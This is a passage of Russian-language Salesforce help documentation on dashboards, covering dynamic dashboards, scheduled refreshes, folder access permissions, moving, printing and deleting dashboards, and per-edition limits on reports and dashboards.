Менеджеры с полномочием «Просмотр панелей мониторинга моей рабочей группы» или «Просмотр всех данных» могут просматривать панели мониторинга в качестве подчиненных им пользователей в иерархии ролей.

Организация поддерживает не более 5 динамических панелей мониторинга в версии Enterprise Edition, 10 в версиях Unlimited Edition и Performance Edition и 3 в версии Developer Edition.Дополнительные динамические панели мониторинга можно приобрести отдельно.

Прим.:

- Динамические панели мониторинга не поддерживают следующие компоненты.
- Динамические панели мониторинга не могут храниться в личных папках.
- Динамические панели мониторинга не поддерживают планирование обновлений. Они должны обновляться вручную.

Пример бизнес-сценария

Допустим, группа, работающая с возможностями, состоит из одного вице-президента, четырех менеджеров по продажам и сорока торговых представителей (по десять представителей на одного менеджера). При этом необходимо создать панели мониторинга, которые будут отображать указанные ниже показатели (с ограничением по роли и иерархии).

Роль	Общее количество заказов	Курсы закрытия по конкуренту	Количество действий по типу конференции
Торговый представитель	✅		✅
Менеджер по продажам	✅	✅	
Вице-президент по продажам	✅	✅	

Торговым представителям должны быть доступны только собственные данные, менеджерам — данные подчиненных торговых представителей, а вице-президенту — все данные рабочей группы. Согласно данному сценарию, раньше пришлось бы создать *45* различных панелей мониторинга — по одной панели для каждого пользователя. Кроме того, пришлось бы создать несколько папок для управления полномочиями доступа.

Динамические панели мониторинга позволяют создать всего *две* панели и сохранить их в одну папку.

- Создайте динамическую панель мониторинга для торговых представителей, содержащую следующие компоненты:
  - Шкала по общему количеству заказов
  - Таблица действий по типу конференции
- Создайте динамическую панель мониторинга для менеджеров и вице-президента, содержащую следующие компоненты:
  - Шкала по общему количеству заказов
  - Вертикальная диаграмма курсов закрытия по конкуренту
- При необходимости создайте фильтры для дополнительного уточнения представлений панели мониторинга. Например, создайте фильтр по ключевым организациям для просмотра заказов, действий и конкурентных рисков по каждой организации.

Каждому пользователю отображаются только доступные ему данные. Торговым представителям отображаются их собственные заказы и действия. Менеджерам отображаются заказы и курсы закрытия подчиненных торговых представителей. Вице-президенту отображаются заказы и курсы закрытия всей рабочей группы. Вице-президенту и менеджерам доступны одни и те же показатели, поэтому для обеих ролей может использоваться одна динамическая

панель мониторинга. Таким образом, использование динамических панелей мониторинга позволило сократить количество обязательных панелей мониторинга с 45 до двух!

СМ. ТАКЖЕ:

- Фильтрация панели мониторинга
- Создание панели мониторинга Salesforce Classic
- Настройка динамических панелей мониторинга в Salesforce Classic

Настройка динамических панелей мониторинга в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»
Для включения возможности выбора другого текущего пользователя панели мониторинга:	«Просмотр панелей мониторинга моей рабочей группы» ИЛИ «Просмотр всех данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создайте папку, где будет храниться панель мониторинга и ее основные отчеты, а затем создайте панель мониторинга.

Организация поддерживает не более 5 динамических панелей мониторинга в версии Enterprise Edition, 10 в версиях Unlimited Edition и Performance Edition и 3 в версии Developer Edition.

Прим.:

- Динамические панели мониторинга не могут храниться в личных папках.
- Динамические панели мониторинга не поддерживают планирование обновлений. Они должны обновляться вручную.

1. Создайте папки для хранения динамических панелей мониторинга и соответствующих исходных отчетов для компонентов. Данные папки должны быть доступны всем соответствующим пользователям панели мониторинга.
2. Добавьте новую панель мониторинга или измените текущую панель на вкладке «Панели мониторинга».
3. Нажмите кнопку напротив поля «Просмотр панели мониторинга как».

   Прим.: В случае отсутствия полномочия «Управление динамическими панелями мониторинга» введите имя текущего пользователя и перейдите к последнему действию. Чтобы просмотреть список всех доступных пользователей, введите символ «*».
4. Установите переключатель «Запустить в качестве пользователя, выполнившего вход в систему».
5. При необходимости установите флажок «Разрешить авторизованным пользователям изменение текущего пользователя», чтобы разрешить изменение текущего пользователя на странице просмотра панели мониторинга.
   - Пользователи с полномочием «Просмотр панелей мониторинга моей рабочей группы» могут просматривать панели мониторинга в качестве подчиненных им пользователей в иерархии ролей.
   - Пользователи с полномочием «Просмотр всех данных» могут редактировать и просматривать панели мониторинга в качестве любого пользователя организации.

- Несмотря на отсутствие полномочия «Просмотр всех данных» и роли текущего пользователя, пользователи с полномочием «Включение панели мониторинга другого пользователя» могут редактировать доступные панели мониторинга.

6. Нажмите кнопку **«OK»**.
7. Введите имя текущего пользователя в поле «Просмотр панели мониторинга как:».
8. Сохраните панель мониторинга.
9. Заполните поле «Показать» на странице запуска отчета.
   Например, при выборе значения «Возможности моей рабочей группы» отображаются все возможности рабочей группы.

Совет: Чтобы избежать ограниченного доступа к данным панели мониторинга, выполните указанные ниже действия.

- Убедитесь, что расширенные фильтры не содержат конкретных ответственных за записи (например, *«"Ответственный за возможность" равно "Иван Петров"»*).
- При сохранении отчетов по возможностям рекомендуем не устанавливать флажок «Сохранить уровень иерархии».

СМ. ТАКЖЕ:

Добавление фильтра панели мониторинга

Предоставление персонифицированных представлений панели мониторинга в Salesforce Classic

Выбор текущего пользователя в Salesforce Classic

Запуск и чтение панели мониторинга

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Щелкните имя панели мониторинга, чтобы запустить ее. Панель мониторинга содержит интерактивные диаграммы. Наведите на них курсор и щелкните для получения дополнительной информации.

- Пользователи с лицензией платформы Salesforce Platform или Salesforce Platform One могут просматривать панель мониторинга только при наличии лицензии такого же типа у текущего пользователя панели мониторинга. Пользователи, обладающие лицензиями, не обеспечивающими доступ ко всем панелям мониторинга, могут видеть только панели мониторинга с текущими пользователями, имеющими лицензии такого же типа. Для пользователей с разными типами лицензий могут быть созданы отдельные панели мониторинга.
- В версии **Group** Edition панели мониторинга доступны только для просмотра.

1. Обновление данных панели мониторинга
   Чтобы обновить текущие данные панели мониторинга, нажмите кнопку **«Обновить»**. Данные отображаются по состоянию на дату и время, которые указаны в поле «На дату...», расположенном в верхнем правом углу панели мониторинга.
2. Планирование обновления панели мониторинга
   Версии Enterprise Edition, Unlimited Edition и Performance Edition позволяют планировать ежедневное, еженедельное или ежемесячное обновление панелей мониторинга.

3. Развертывание компонентов панели мониторинга для отображения версии большего размера в Lightning Experience
   Иногда требуется, чтобы диаграмма или таблица была чуть-чуть побольше. Откройте ее в окне, чтобы можно было видеть все детали.

Обновление данных панели мониторинга

Чтобы обновить текущие данные панели мониторинга, нажмите кнопку **«Обновить»**. Данные отображаются по состоянию на дату и время, которые указаны в поле «На дату . . .», расположенном в верхнем правом углу панели мониторинга.

1. Чтобы обновить данные панели мониторинга, нажмите кнопку **«Обновить»**.
   При обновлении данных панели мониторинга кнопка **«Обновить»** отображается как **«Обновление...»**. Обновление данных панели мониторинга может выполняться параллельно другим функциям Salesforce. После завершения обновления панели мониторинга приложение Salesforce1 отображает уведомление о готовности панели мониторинга. Обновления панелей мониторинга не поддерживают всплывающие уведомления, поэтому пользователю отображаются только внутрипрограммные уведомления.

   Совет: Попытки обновления данных предпринимаются в течение 10 минут, после чего обновление автоматически завершается. При необходимости повторно нажмите кнопку **«Обновить»**.

Обновленные данные отображаются для всех пользователей организации, имеющих доступ к соответствующей панели мониторинга. Дополнительные запросы, отправленные во время обновления или в течение первой минуты после завершения обновления, пропускаются, а пользователям отображаются самые последние данные.

При изменении фильтров панель мониторинга отображает ранее кэшированные данные (при их наличии). При отсутствии данных панель мониторинга извлекает последние данные. Так или иначе, параметр панели мониторинга «Последнее обновление» содержит временную отметку для просматриваемых данных. Чтобы извлечь последние данные, нажмите кнопку **«Обновить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления данных панели мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

Планирование обновления панели мониторинга

Версии Enterprise Edition, Unlimited Edition и Performance Edition позволяют планировать ежедневное, еженедельное или ежемесячное обновление панелей мониторинга.

Прим.: Пользователи с полномочием «Просмотр настройки и конфигурации» могут просмотреть все запланированные панели мониторинга организации на странице «Все запланированные задания». Чтобы просмотреть все запланированные задания, введите строку *«Запланированные задания»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Запланированные задания»**. Пользователи с полномочием «Изменение всех данных» могут выбрать ссылку **«Удал.»** напротив нужного запланированного обновления и удалить все его экземпляры без возможности восстановления.

По завершении обновления система Salesforce может отправить электронное уведомление, содержащее HTML-версию панели мониторинга. Если приложение для работы с эл. почтой не поддерживает HTML, то данное уведомление будет содержать текст и ссылку на панель мониторинга.

1. Выберите нужную панель мониторинга в поле «Просмотр панели мониторинга» на вкладке «Панели мониторинга».
2. Нажмите кнопку **«Обновить»** и выберите пункт **«Запланировать обновление...»**.

   Фильтры не применяются при планировании или отправке панели мониторинга по эл. почте.

   Каждой панели мониторинга назначается *текущий пользователь*, параметры безопасности которого определяют данные, доступные для отображения.

   Прим.: Деактивация текущего пользователя препятствует выполнению панели мониторинга.

3. Чтобы настроить параметры уведомления, выполните указанные ниже действия.
   - Чтобы отправить сообщение эл. почты на собственный адрес, установите флажок «Мне».
   - Чтобы отправить сообщение эл. почты дополнительным пользователям Salesforce, установите флажок «Другим пользователям . . . ».

     Прим.: Пользователи портала получают электронные уведомления об обновлении отчетов и панелей мониторинга только в том случае, если включен параметр «Разрешить отправку отчетов и панелей мониторинга пользователям портала».

   - Уведомления об обновлении панели мониторинга могут отображаться некорректно в приложении Outlook 2007.
   - В уведомлениях об обновлении панелей мониторинга, отформатированных в коде HTML, пользователи могут щелкать имя панели мониторинга для входа в систему Salesforce и просмотра панели мониторинга.
   - Чтобы отправить уведомление об обновлении панели мониторинга другим пользователям, сохраните панель мониторинга в общедоступную папку. Панели мониторинга, хранящиеся в личных папках, недоступны другим пользователям. Чтобы добавить панель мониторинга в общедоступную папку, измените свойства панели мониторинга.
   - Чтобы просмотреть исходный отчет в системе Salesforce, щелкните компоненты в уведомлении об обновлении панели мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования и отправки обновления панели мониторинга по эл. почте:

- Планирование панелей мониторинга

Для удаления запланированного обновления панели мониторинга:

- Изменение всех данных

- Компоненты панели мониторинга, которые содержат страницы Visualforce и элементы s-control, могут не отображаться в уведомлениях об обновлении панелей мониторинга. Пользователи должны просматривать их в системе Salesforce.
- Уведомления об обновлении панели мониторинга могут быть просмотрены в автономном режиме в почтовых клиентах.
- При наличии фильтров отправляется по эл. почте только нефильтрованная версия панели мониторинга.
- По умолчанию Salesforce отправляет изображения в электронных письмах панели мониторинга в виде файлов `.png` (Portable Network Graphic), которые не поддерживаются в Lotus Notes. После включения опции «Использовать изображения, совместимые с Lotus Notes в электронной почте панелей мониторинга >» Salesforce использует изображения `.jpg`, поддерживаемые Lotus Notes, при отправке электронной почты панелей мониторинга. Данный параметр отображается только при наличии полномочия «Планирование панелей мониторинга».

  Прим.: Размер сообщений эл. почты панели мониторинга, содержащих изображения, которые поддерживаются приложением Lotus Notes, значительно больше, а качество изображений может быть ниже.

4. Чтобы запланировать обновление, выполните указанные ниже действия.
   a. Установите нужный переключатель в поле «Частота».

      Чтобы просмотреть дополнительные значения, установите переключатель «Ежедневно», «Еженедельно» или «Ежемесячно».

      Общее количество и частота выполнения запланированных обновлений панели мониторинга зависят от используемой версии Salesforce. Версии Enterprise Edition, Unlimited Edition и Performance Edition позволяют планировать не более 200 обновлений панели мониторинга. Версии Unlimited Edition и Performance Edition позволяет планировать не более двух обновлений в час в течение дня, тогда как версия Enterprise Edition — не более одного обновления в час в течение дня. Дополнительные запланированные панели мониторинга могут быть приобретены отдельно. Дополнительную информацию можно получить от представителей компании Salesforce.

   b. Выберите даты в полях «Начать» и «Завершить».

      Панели мониторинга обновляются в часовом поясе пользователя, запланировавшего данное обновление. Например, если поле «Часовой пояс» в записи пользователя содержит стандартное тихоокеанское время, а панель мониторинга должна обновляться каждый день в 14:00, то панель мониторинга будет обновляться ежедневно с 14:00 до 14:29 по стандартному тихоокеанскому времени. Если запланированное обновление просматривается и сохраняется в другом часовом поясе, то временной интервал может быть изменен.

   c. Чтобы выбрать время, щелкните ссылку **«Найти доступные варианты...»** в поле «Предпочтительное время начала».

      Панель мониторинга обновляется в течение 30 минут с момента наступления предпочтительного времени начала. Например, обновление, запланированное на 14:00, может быть выполнено в промежутке с 14:00 до 14:29, в зависимости от загруженности системы.

      Прим.: Предпочтительное время начала может быть недоступно в том случае, если оно уже выбрано другими пользователями.

- Панель мониторинга, обновление которой запланировано на определенный день каждого месяца, обновляется только в те месяцы, которые содержат этот день. Например, панель мониторинга, обновление которой запланировано на 31 число каждого месяца, обновляется только в те месяцы, которые содержат 31 день. Чтобы выполнять обновление в последний день каждого месяца, выберите значение «Последний» в раскрывающемся списке «числа каждого месяца».

- Запланированное обновление панелей мониторинга выполняется только в том случае, если текущий пользователь имеет доступ к папке панелей мониторинга.
- При наличии фильтров обновляется только нефильтрованная версия панели мониторинга.
- Динамические панели мониторинга не поддерживают планирование обновлений. Они должны обновляться вручную.

5. Нажмите кнопку **«Сохранить»**.

Чтобы удалить запланированное обновление панели мониторинга, последовательно выберите пункты **«Обновить»** > **«Запланировать обновление...»** > **«Отменить планирование панели мониторинга»**.

Запланированное обновление удаляется на постоянной основе, поэтому не перемещается в корзину. Удаление запланированного обновления не влияет на саму панель мониторинга.

СМ. ТАКЖЕ:

Применение фильтра панели мониторинга

Обновление данных панели мониторинга

Развертывание компонентов панели мониторинга для отображения версии большего размера в Lightning Experience

Иногда требуется, чтобы диаграмма или таблица была чуть-чуть побольше. Откройте ее в окне, чтобы можно было видеть все детали.

1. Откройте панель мониторинга.
2. Наведите указатель мыши на нужный компонент и щелкните значок .

Более крупная версия компонента панели мониторинга откроется поверх панели мониторинга. С помощью стрелок влево и вправо также можно пролистывать увеличенные версии компонентов панели мониторинга.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для развертывания компонентов панели мониторинга:

- Запуск отчетов

Предоставление общего доступа к панели мониторинга

Панели мониторинга позволяют беспрепятственно предоставлять коллегам общий доступ к рекомендованному интерактивному набору данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Прим.: При использовании папок обратите внимание на ограничения Lightning Experience ниже.

Функции, недоступные в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Стандартные папки, содержащие отчеты по умолчанию и панели мониторинга из набора поставки Salesforce	
Перемещение записей между папками	Пользователи могут перемещать панели мониторинга между папками из редактора панели Lightning Experience, однако должны переключаться на Salesforce Classic для перемещения записей.
Предоставление общего доступа к папкам отчетов и панелей мониторинга	Полномочия общего доступа, заданные для папок в Salesforce Classic, исполняются в Lightning Experience, но вот сама полномочия общего доступа задать или изменить нельзя.
Поиск папок отчетов и панелей мониторинга	Lightning Experience не позволяет пользователям выполнять поиск папок отчетов и панелей мониторинга. Результаты глобального поиска содержат отчеты и панели мониторинга, но не их папки.

1. Управление доступом к отчетам и панелям мониторинга

   Доступ к отчетам и панелям мониторинга определяется параметрами соответствующих папок. Чтобы предоставить другим пользователям доступ к собственным отчетам или панелям мониторинга, сохраните их в общедоступную папку. Чтобы запретить другим пользователям доступ к собственным отчетам, сохраните их в личные папки.

2. Перемещение панелей мониторинга между папками в Lightning Experience

   Если в организации используется расширенный общий доступ к папке аналитики для отчетов и панелей мониторинга, именно папки определяют, у кого есть доступ к отчетам и панелям мониторинга, которые в них находятся. Расширенный общий доступ к папке аналитики автоматически предоставляется организациям, созданным после выпуска Summer'13 системы Salesforce. Перемещайте панели мониторинга между папками в целях упорядочивания и управления доступом к ним.

3. Печать панели мониторинга
   Печать панелей мониторинга может быть выполнена посредством функции печати, доступной в обозревателе.

Управление доступом к отчетам и панелям мониторинга

Доступ к отчетам и панелям мониторинга определяется параметрами соответствующих папок. Чтобы предоставить другим пользователям доступ к собственным отчетам или панелям мониторинга, сохраните их в общедоступную папку. Чтобы запретить другим пользователям доступ к собственным отчетам, сохраните их в личные папки.

Чтобы получить доступ к папкам отчетов или панелей мониторинга, откройте вкладку «Отчеты». Чтобы создать папку, сначала перейдите в Salesforce Classic, затем нажмите значок и выберите **«Создать папку отчетов»** или **«Создать папку панелей мониторинга»**. Для редактирования нажмите значок на папке.

Ниже перечислены рекомендации по редактированию отчетов или панелей мониторинга, созданных другими пользователями, а также по предоставлению другим пользователям общего доступа к отчетам.

- Содержимое папки может быть изменено только при наличии доступа «Для чтения и записи». Папки, доступные только для чтения, могут быть удалены или изменены только при наличии полномочия «Управление общедоступными отчетами» или «Управление общедоступными панелями мониторинга». Независимо от полномочий или параметров папок, изъятые папки и личные папки других пользователей не могут быть изменены.
- Администраторы или пользователи с полномочиями «Управление общедоступными отчетами» и «Создание и настройка отчетов» могут создавать настраиваемые отчеты, доступные всем пользователям для просмотра. Кроме того, они могут систематизировать отчеты путем создания папок настраиваемых отчетов и настройки групп соответствующих пользователей. Общедоступные отчеты и папки отчетов недоступны в версиях Personal Edition, Contact Manager Edition и Group Edition.
- Чтобы предоставить общий доступ к отчету, запустите отчет и нажмите кнопку **«Сохранить как»**. Введите имя отчета и выберите общедоступную папку отчетов.

1. Доступ к папкам отчетов
   Доступ к папкам определяется полномочиями. Общие, скрытые и общедоступные папки отчетов доступны пользователям только при наличии соответствующих полномочий.
2. Доступ к папкам панелей мониторинга
   Доступ к папкам определяется полномочиями. Общие, скрытые и общедоступные папки панелей мониторинга доступны пользователям только при наличии соответствующих полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com**

Папки отчетов недоступны в версиях: **Contact Manager Edition**, **Group Edition** и **Personal Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления общедоступных папок отчетов:

- «Управление общедоступными отчетами»

Для создания, редактирования и удаления общедоступных папок панелей мониторинга:

- «Управление панелями мониторинга» И «Просмотр всех данных»

СМ. ТАКЖЕ:

Доступ к папкам панелей мониторинга

Доступ к папкам отчетов

Доступ к папкам отчетов

Доступ к папкам определяется полномочиями. Общие, скрытые и общедоступные папки отчетов доступны пользователям только при наличии соответствующих полномочий.

В таблице ниже перечислены полномочия, необходимые пользователям для доступа к трем разным типам папок отчетов: общие, скрытые и общедоступные.

Прим.: Полномочие «Просмотр отчетов в общедоступных папках» доступно только в организациях с расширенным общим доступом к отчетам и панелям мониторинга. Организации с расширенным общим доступом к отчетам и панелям мониторинга используют «Просмотр всех данных».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Папки отчетов недоступны в версиях: **Contact Manager Edition**, **Group Edition** и **Personal Edition**

Общие папки

Ниже перечислены полномочия, применяемые к папкам со следующими параметрами доступности:

- Данная папка доступна всем пользователям, включая пользователей портала.
- Данная папка доступна всем пользователям, кроме пользователей портала.

Уровень доступа	Полномочия для доступа к папкам, доступным только для чтения	Полномочия для доступа к папкам, доступным для чтения/записи
Чтение	*Любое* из следующих полномочий: • «Просмотр отчетов в общедоступных папках» • «Запуск отчетов» • «Управление общедоступными отчетами» • «Просмотр всех данных»	*Любое* из следующих полномочий: • «Запуск отчетов» • «Управление общедоступными отчетами» • «Просмотр всех данных»
Создание	«Управление общедоступными отчетами»	«Создание и настройка отчетов»
Изменение/удаление	«Управление общедоступными отчетами»	«Управление общедоступными отчетами»

Скрытые папки

Ниже перечислены полномочия, применяемые к папкам со следующим параметром доступности:

- Данная папка скрыта от всех пользователей.

Уровень доступа	Полномочия для доступа к папкам, доступным только для чтения	Полномочия для доступа к папкам, доступным для чтения/записи
Чтение	*Любое* из следующих полномочий: • «Просмотр отчетов в общедоступных папках» • «Просмотр всех данных»	«Просмотр всех данных»
Создание	«Управление общедоступными отчетами»	«Управление общедоступными отчетами»
Изменение/удаление	«Управление общедоступными отчетами»	«Управление общедоступными отчетами»

Прим.: Параметр «Скрытые папки» доступен только в организациях без расширенного общего доступа к отчетам и панелям мониторинга. Эквивалент для организаций с расширенным общим доступом к отчетам и панелям мониторинга — это папка без набора параметров общего доступа, то есть папка, к которой ни у кого нет явного доступа.

Общедоступные папки

Уровень доступа	Полномочия для доступа к папкам, доступным только для чтения	Полномочия для доступа к папкам, доступным для чтения/записи
Чтение	*Любое* из следующих полномочий: • «Просмотр отчетов в общедоступных папках» • «Запуск отчетов» (для общедоступных пользователей) • «Управление общедоступными отчетами» • «Просмотр всех данных»	*Любое* из следующих полномочий: • «Запуск отчетов» (для общедоступных пользователей) • «Управление общедоступными отчетами» (для общедоступных пользователей) • «Просмотр всех данных»
Создание	«Управление общедоступными отчетами»	«Создание и настройка отчетов» (для общедоступных пользователей)
Изменение/удаление	«Управление общедоступными отчетами»	«Управление общедоступными отчетами»

СМ. ТАКЖЕ:

Включение расширенного общего доступа к отчетам и панелям мониторинга

Доступ к папкам панелей мониторинга

Доступ к папкам определяется полномочиями. Общие, скрытые и общедоступные папки панелей мониторинга доступны пользователям только при наличии соответствующих полномочий.

В таблице ниже перечислены полномочия, необходимые пользователям для доступа к трем разным типам папок панелей мониторинга: общие, скрытые и общедоступные папки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com**

Папки отчетов недоступны в версиях: **Contact Manager Edition**, **Group Edition** и **Personal** Edition

Общие папки

Ниже перечислены полномочия, применяемые к папкам со следующими параметрами доступности:

- Данная папка доступна всем пользователям, включая пользователей портала.
- Данная папка доступна всем пользователям, кроме пользователей портала.

Уровень доступа	Полномочия для доступа к папкам, доступным только для чтения	Полномочия для доступа к папкам, доступным для чтения/записи
Чтение	«Запуск отчетов»	«Запуск отчетов»

Уровень доступа	Полномочия для доступа к папкам, доступным только для чтения	Полномочия для доступа к папкам, доступным для чтения/записи
Создание	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»	*Оба* следующих полномочия: • «Запуск отчетов» • «Управление панелями мониторинга»
Изменение/удаление	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»

Скрытые папки

Ниже перечислены полномочия, применяемые к папкам со следующим параметром доступности:

- Данная папка скрыта от всех пользователей.

Уровень доступа	Полномочия для доступа к папкам, доступным только для чтения	Полномочия для доступа к папкам, доступным для чтения/записи
Чтение	*Оба* следующих полномочия: • «Запуск отчетов» • «Просмотр всех данных»	*Оба* следующих полномочия: • «Запуск отчетов» • «Просмотр всех данных»
Создание	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»
Изменение/удаление	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»

Общедоступные папки

Уровень доступа	Полномочия для доступа к папкам, доступным только для чтения	Полномочия для доступа к папкам, доступным для чтения/записи
Чтение	«Запуск отчетов»	«Запуск отчетов»
Создание	*Все* следующие полномочия: • «Запуск отчетов»	*Оба* следующих полномочия: • «Запуск отчетов»

Уровень доступа	Полномочия для доступа к папкам, доступным только для чтения	Полномочия для доступа к папкам, доступным для чтения/записи
	• «Управление панелями мониторинга» • «Просмотр всех данных»	• «Управление панелями мониторинга»
Изменение/удаление	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»	*Все* следующие полномочия: • «Запуск отчетов» • «Управление панелями мониторинга» • «Просмотр всех данных»

Перемещение панелей мониторинга между папками в Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и удаления общедоступных папок панелей мониторинга:	Просмотр всех данных И Управление панелями мониторинга
Перемещение созданных панелей мониторинга из одной папки в другую в Lightning Experience	Запуск отчетов И Управление панелями мониторинга
Перемещение панелей мониторинга, которые вы не создавали, из одной папки в другую в Lightning Experience	Просмотр всех данных И Запуск отчетов И Управление панелями мониторинга

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если в организации используется расширенный общий доступ к папке аналитики для отчетов и панелей мониторинга, именно папки определяют, у кого есть доступ к отчетам и панелям мониторинга, которые в них находятся. Расширенный общий доступ к папке аналитики автоматически предоставляется организациям, созданным после выпуска Summer'13 системы Salesforce. Перемещайте панели мониторинга между папками в целях упорядочивания и управления доступом к ним.

1. Откройте панель мониторинга.
2. Нажмите кнопку **«Правка»**.
3. Откройте меню свойств, нажав .
4. В разделе **«Папка»** удалите путь к текущей папке панели мониторинга и введите папку назначения.
5. В окне «Свойства» нажмите **«Сохранить»**. Затем в конструкторе панелей мониторинга снова нажмите **«Сохранить»**.

Панель мониторинга будет перемещена в папку назначения. Права пользователей на доступ к панели мониторинга изменяются соответствующим образом.

Печать панели мониторинга

Печать панелей мониторинга может быть выполнена посредством функции печати, доступной в обозревателе.

- Чтобы ширина страницы позволяла напечатать все три столбца панели мониторинга, выберите альбомную ориентацию.
- При необходимости измените размер столбцов и удалите верхние и нижние колонтитулы, добавленные обозревателем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для печати панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

Систематизация панелей мониторинга

Сортировка панелей мониторинга по папкам и удаление ненужных отчетов позволяют упростить процесс их поиска. При наличии большого количества отчетов рекомендуем использовать поле поиска.

1. Удаление панели мониторинга
   При необходимости панели мониторинга могут быть удалены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Удаление панели мониторинга

При необходимости панели мониторинга могут быть удалены.

При удалении панели мониторинга выполняется удаление всех ее компонентов. Однако настраиваемые отчеты, используемые компонентами, сохраняются.

Удаленные панели мониторинга перемещаются в корзину.

Чтобы удалить панель мониторинга в Lightning Experience, откройте панель мониторинга и щелкните **Удалить**.

Чтобы удалить панель мониторинга в Salesforce Classic, выполните следующие действия.

1. Откройте вкладку «Панели мониторинга».
2. Щелкните ссылку **«Перейти к списку панелей мониторинга»**.
3. Выберите нужную папку.
4. Щелкните ссылку **«Удал.»** напротив заголовка нужной панели мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для удаления панелей мониторинга, созданных другим пользователем:

- «Управление панелями мониторинга» И «Изменение всех данных»

Ограничения для панелей мониторинга

При создании панелей мониторинга данных учитывайте следующие ограничения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Ограничения отчетов и панелей мониторинга Salesforce

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Типы настраиваемых отчетов (Ограничения применяются ко всем типам настраиваемых	—			50	200	2 000	400

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
отчетов независимо от статуса разработки.)							
Фильтры панели мониторинга				3 на панель мониторинга			
Динамические панели мониторинга на организацию	—				Не более 5	Не более 10	Не более 3
Количество фильтров поля на отчет[1]	20						
Количество формул в отчете	5						
Отчетные снимки	—			1[2,3,4]	1[2]	2[2]	1[2,3,4]
Запланированные обновления панели мониторинга	—				1[2]	2[2]	—
Количество запланированных отчетов в час (Размер электронного отчета не должен превышать 10 МБ.)	—			1[2,3,5]	1[2]	2[2]	1[2,3,5]

[1] Данные ограничения применяются к конструктору отчетов. При использовании мастера отчетов ограничение равно 10.

[2] Всего не более 200.

[3] Только часы неполной нагрузки (промежуток времени между 18:00 и 03:00 по местному времени).

[4] Ограничено до одного предпочтительного времени начала в день.

[5] Ограничено до трех предпочтительных моментов времени начала в день.

Система Salesforce сохраняет архивные данные за предыдущие три месяца и текущий месяц.

Описанные ниже ограничения для отчетов Salesforce и панелей мониторинга действуют во всех поддерживаемых версиях.

Ограничения для отчетов

- Область предварительного просмотра конструктора отчетов содержит не более 20 строк для сводных и матричных отчетов и 50 строк для табличных отчетов.

- В диаграмме может использоваться не более 250 групп или 4 000 значений. При отображении сообщения об ошибке, уведомляющего о наличии слишком большого количества групп или значений, рекомендуем воспользоваться фильтрами отчета. В комбинированных диаграммах учитываются все группы и значения.
